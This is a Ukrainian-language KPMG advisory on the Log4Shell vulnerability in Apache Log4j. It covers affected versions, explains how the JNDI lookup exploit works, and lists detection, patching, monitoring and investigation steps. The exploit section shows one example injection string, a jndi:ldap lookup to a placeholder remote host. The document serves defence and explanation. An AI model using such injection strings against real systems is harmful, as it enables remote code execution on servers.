

Apache Log4j

KPMG Послуги з кібер-реагування
Консультаційні послуги з питань безпеки

Опубліковано 11 грудня 2021 р. | Оновлено 21 грудня 2021 р.

KPMG активно відстежує поточну загрозу безпеці, оприлюднену The Apache Software Foundation («ASF») у п'ятницю, 10 грудня 2021 року. ASF оголосив громадськості, що популярна бібліотека журналювання Log4j Logging Services, яка надає можливості реєстрації подій для Java-застосунків, є вразливою до несанкціонованого віддаленого виконання коду (RCE)[1]. Вразливість, названа Log4Shell, отримала код CVE-2021-44228 для цілей відстеження і була визнана критичною за рівнем небезпеки [2] . Загальна система оцінки вразливості (CVSS) присвоїла Log4Shell найвищий рейтинг небезпеки 10.0, частково через широке використання Log4j та легкість, з якою зловмисник може здійснити експлойт. Уразливість дозволяє зловмиснику виконувати код на віддаленому сервері без автентифікації. Для того, щоб позбутися вразливості з кодом CVE-2021- 44228, ASF здійснив реліз версії 2.15.0 бібліотеки Log4j. Незабаром після цього була випущена версія 2.16.0, яка мала позбутися ще однієї подібної вразливості бібліотеки Log4j (CVE-2021- 45046), а також нейтралізувати ряд обхідних технік, які були виявлені під час ранніх спроб зловмисників здійснити сканування та експлуатацію вразливості в Інтернет. Організаціям наполегливо рекомендується негайно оновити Log4j, щоб знизити існуючу загрозу. На момент публікації матеріалу найбільш актуальною версією бібліотеки є 2.17.0. Більш детально - у розділі "Зниження ризиків та відновлення".

До оголошення ASF численні компанії, що надають послуги з безпеки, та незалежні дослідники проблем кібербезпеки повідомили про активне сканування та спроби експлуатації вразливості Log4j. Серед них - Агентство з кібербезпеки та інфраструктури Міністерства національної безпеки США (CISA)[3] і Національні команди з реагування на комп'ютерні надзвичайні події (CERT) Австрії[4], Нової Зеландії[5] та Сингапуру [6].

Ряд агентств національної безпеки, включаючи CISA, опублікували рекомендації з безпеки та бюлетені, що включають детальну інформацію, яку компанії можуть використовувати для того, щоб допомогти визначити, чи можуть вони зазнати впливу внаслідок вразливості Apache Log4j[7].

Apache Log4j
CVE-2021-44228
CVE-2021-45046

1 Apache Software Foundation: Apache Log4j Security Vulnerabilities (December 2021)
2 The MITRE Corporation: CVE-2021-44228 (December 2021)
3 CISA: Apache Releases Log4j Version 2.15.0 to Address Critical RCE Vulnerability Under Exploitation (December 2021)
4 Austrian CERT: Kritische 0-day Sicherheitslücke in Apache Log4j Bibliothek - Updates und Workarounds verfügbar (December 2021)
5 New Zealand CERT: Log4j RCE 0—day actively exploited (December 2021)
6 Singapore CERT: Zero-Day Vulnerability in Apache Java Logging Library Log4j (December 2021)
7 CISA: Apache Log4j Vulnerability Guidance (December 2021)

Вразливість Log4j – вплив

Log4j присутня всюди

версіїLog4j – це бібліотека з відкритим кодом, написана на Java, яка надає можливості журналювання для широкого спектру Java-застосунків. Log4j входить до ряду інших застосунків Apache, включаючи, але не обмежуючись Apache Druid, Apache Flink, Apache Solr, Apache Struts2 та Apache Tomcat. Log4j також вбудована у велику кількість інших програмних продуктів. Список продуктів і сервісів, які використовують Log4j, дуже довгий і включає деякі найвідоміші у світі вендорів. Оскільки програмна бібліотека Log4j використовується в багатьох популярних застосунках і веб-сервісах, вразливость могла вплинути на велику кількість організацій протягом певного часу.

Багато продуктів комп'ютерної безпеки також використовують Log4j, і тому можуть постраждати від вразливості. Три приклади – платформи SIEM від IBM (IBM QRadar) [8] , Splunk (Splunk Enterprise) [9] та VMware (Carbon Black)10. Хоча вразливість Log4j характеризується як RCE-баг, залежно від ряду факторів, у т.ч. від версії Java і компонентів, що використовуються на сервері і параметрів конфігурації, вразливості можуть бути використані зловмисниками для інших цілей, на додаток до RCE, а саме:

— витоку критичної інформації з постраждалих серверів, такої, як змінні оточення

— DoS-атак

Враховуючи широку присутність Log4j та складність, пов'язану з патчингом Java-застосунків, постачальники програмного забезпечення та кінцеві користувачі будуть змушені реагувати на Log4Shell загрозу та наступні загрози протягом тривалого часу.

Log4j – вразливі версії

Log4j версія 2.x

Всі релізи Log4j від 2.0-beta9 до 2.14.1 зазнають впливу вразливості Log4j (CVE-2021-44228). Також постраждали реліз-кандидати, починаючи з версії 2.x.

Log4j версія 1.x

Примітка: кінцевий строк експлуатації версії 1.x Log4j був позначений як серпень 2015, і тому вона сприйнятлива до ряду вразливостей, багато з яких визнані критичними за рівнем небезпеки (наприклад, з кодом CVE-2019-17571).

За певних обставин версія 1.x Log4j також може постраждати через вплив вразливості з кодом CVE-2021-44228. Застосунок може бути вразливим, якщо він налаштований на використання інтерфейсу JNDI за допомогою JMS Appender

8 IBM: An update on the Apache Log4j CVE-2021-44228 vulnerability (December 2021)
9 Splunk: Splunk Security Advisory for Apache Log4j (CVE-2021-44228) (December 2021)
10 VMware: Log4Shell - Log4j Remote Code Execution (CVE-2021-44228) (December 2021)

Вразливість Log4j – як працює експлойт

Вразливість Log4j виникає при обробці Log4j значень рядків, знайдених у повідомленнях журналу, зокрема, коли значення рядків обробляються JNDI. JNDI - це інтерфейс прикладного програмування (API), який дозволяє Java застосунку знаходити дані за допомогою служби каталогів.

Для того, щоб реалізувати вразливість, зловмисник має лише ідентифікувати вхідні дані, що реєструються Log4j, а потім надати спеціально створене значення рядка для реєстратора. Поля заголовків HTTP та параметри форми є зазвичай тими полями, що реєструються застосунками за допомогою програмної бібліотеки Log4j.

JNDI включає в себе ряд інтерфейсів SPI, які дозволяють використовувати інші служби каталогів, включаючи Lightweight Directory Access Protocol (LDAP). JNDI може бути використаний з LDAP – а також іншими SPI – для отримання інформації про об'єкт за допомогою стандартного URL (наприклад, ldap://127.0.0.1:39/a=Object). До того, як був здійснений реліз версії Log4j 2.15.0, JNDI дозволяв підключення до віддалених вузлів у рамках процесу пошуку. Це надало зловмисникам можливість надсилати запити на віддалені вузли у рамках процесу пошуку JNDI.

В процесі експлуатації Log4Shell, зловмисник здійснює атаку на бібліотеку Log4j і робить запит до віддаленого вузла за допомогою спеціально створеної URL-адреси. При обробці URL бібліотекою Log4j JNDI використовується для виконання пошуку по рядку. У нижченаведеному прикладі LDAP використовується JNDI для відправки запиту до віддаленого вузла, а код, повернений URL, виконується сервером, на якому запущена Log4j.

jndi:ldap://remoteHost:1234/a=maliciousCommand

Для виконання пошуків JNDI автентифікація не потрібна.

LDAP не є єдиним інтерфейсом SPI, який може бути атакований у ході експлуатації зловмисником вразливості Log4Shell. Однак на сьогодні саме на нього найчастіше було здійснено атак при масованому скануванні та спробах експлуатації вразливості. Крім того, спостерігалися атаки зловмисників з використанням полів заголовків HTTP і POST-запитів у спробі запуску експлойту, оскільки ці значення часто логуються Java-застосунком.

Важливо зазначити, що з метою експлуатації вразливості Log4j зловмисники можуть обрати своєю ціллю будь-які інтернет-застосунки або сервіси. Інтернет-застосунки або сервіси не повинні використовувати Java. Якщо застосунок або сервіс налаштовані на використання платформи журналювання на стороні back-end, яка використовує вразливу версію Log4j, атака може стати успішною.

По мірі зростання поінформованості про вразливість Log4j та внутрішню роботу JNDI можна очікувати, що зловмисники діятимуть винахідливіше та матимуть можливість обходити існуючі наразі методи зниження загрози.

Що робити ПЕРШ ЗА ВСЕ

Не панікувати. Добре організована, швидка реакція на загрозу Log4Shell — найкращий підхід для досягнення дієвих та ефективних результатів.

Організації повинні **запустити декілька процесів паралельно** для більш ефективного реагування на загрозу, приділяючи увагу:

— виявленню;

— зниженню ризиків та відновленню;

— моніторингу безпеки;

— розслідуванню.

Виявлення

— Складіть вичерпний перелік програм та сервісів, які використовуються у вашій організації, включаючи хмарні програми та сервіси сторонніх розробників:

  — Рішення з управління вразливостями можуть бути використані як допомога впроцесі виявлення

  — Якщо це можливо, організації повинні переглянути свої SBOM (Software Bill of Materials), отримані від розробників програмного забезпечення, щоб мати«повну картину» у фазі виявлення.

— Визначте будь-які або всі застосунки або сервіси, які використовують Log4j, та версію Log4j, що використовується кожним застосунком або сервісом.

— Складіть **пріоритетний список** вразливихзастосунків або сервісів, ранжуючи їх відповідно до ступеня ризику для організації, та підготуйте план заходів із зниження ризиків та відновлення

Зниження ризиків та відновлення

— Якщо це можливо, організаціям наполегливо рекомендується оновити Log4j до версії 2.17.0 (для Java 8 і більш пізніх версій), 2.12.3 (для Java 7) або 2.3.1 (для Java 6) для зниження активної, існуючої загрози – адже оновлення Log4j є єдиним відомим методом, який повністю усуває загрози, пов'язані з вразливістю Log4Shell

— Організації, які не можуть оновити Log4j, можуть знизити ризики, змінивши параметри конфігурації або видаливши задіяний клас Java зі своїх програмних застосунків:

  — Активуйте прапорець виконання для властивості **log4j2.formatMsgNoLookups** шляхом встановлення значення true; цього можна досягти шляхом використання змінноїсередовища (**LOG4J_FORMAT_MSG_NO_LOOKUPS=true**) або включивши аргумент упараметри JVM (**JAVA_OPTS=-Dlog4j2.formatMsgNoLookups=true**)

  — Видаліть клас **JndiLookup** зі змінної classpath для кожного застосунка.

Моніторинг безпеки

Оскільки фази виявлення і зниження ризиків та відновлення можуть зайняти певний час, організаціям пропонується вжити заходів, щоб переконатися, що вони не постраждали від вразливості Log4j, включаючи, але не обмежуючись нижченаведеним:

— Негайно **посилити моніторинг безпеки** з акцентом на сервери та застосунки, які використовують Java та Log4j, включаючи хмарні сервери та застосунки сторонніх розробників (там, де це можливо)

— Оновити та/або додати відповідні правила до платформ безпеки - **блокувати та сповіщати** про будь-яку спробу скористатись уразливістю Log4j, наприклад, системи IDS/IPS та WAF

— Збільшити рівень деталізації логування для серверів, де розміщені програми або сервіси Java

— Збільшити рівень деталізації логування для програм або сервісів на основі Java

Розслідування

— Масове сканування застосунків і сервісів, які використовують вразливі версії Log4j, було розпочато ще до публічно гооголошення, зробленого ASF, тому організації повинні звертатисядо своїх **політик і планів реагування на інциденти**, які містять вказівки щодо того, як реагувати на **активну, існуючу загрозу**.

— Організаціям пропонується здійснити певні заходи з розслідування, щоб переконатися, що їхні системи не постраждали в результаті зловмисного використання вразливості Log4j

— Перевірити загальну пост-експлойтну активність, зокрема: попередження відпрограмних засобів безпеки про шкідливі програми; використання пост-експлойтних фреймворків, таких, як Metasploit та Cobalt Strike; аномальне переміщення міжсерверами; а також ексфільтрація даних

— Багато заходів з розслідування можуть допомогти **виявити прогалини в моніторингу безпеки**.

— Багато заходів з розслідування можуть **допомогти визначити вразливі програми та сервіси**, які не були ідентифіковані під час фази виявлення

Контакти

Олексій Янковський
Партнер, керівник практики з надання консультаційних послуг у сфері інформаційних технологій і кібербезпеки
KPMG в Україні
T: +38 (050) 3157995
E: ayankovski@kpmg.ua

Геннадій Резниченко
Заступник директора практики з надання консультаційних послуг у сфері інформаційних технологій і кібербезпеки
KPMG в Україні
T: +380 (44) 4905507
E: greznichenko@kpmg.ua

Артем Кобець
Менеджер практики з надання консультаційних послуг у сфері інформаційних технологій і кібербезпеки
KPMG в Україні
T: +380 (44) 4905507
E: artemkobets@kpmg.ua

Максим Батуренко
Менеджер практики з надання консультаційних послуг у сфері інформаційних технологій і кібербезпеки
KPMG в Україні
T: +38 (050) 4036344
E: mbaturenko@kpmg.ua

kpmg.ua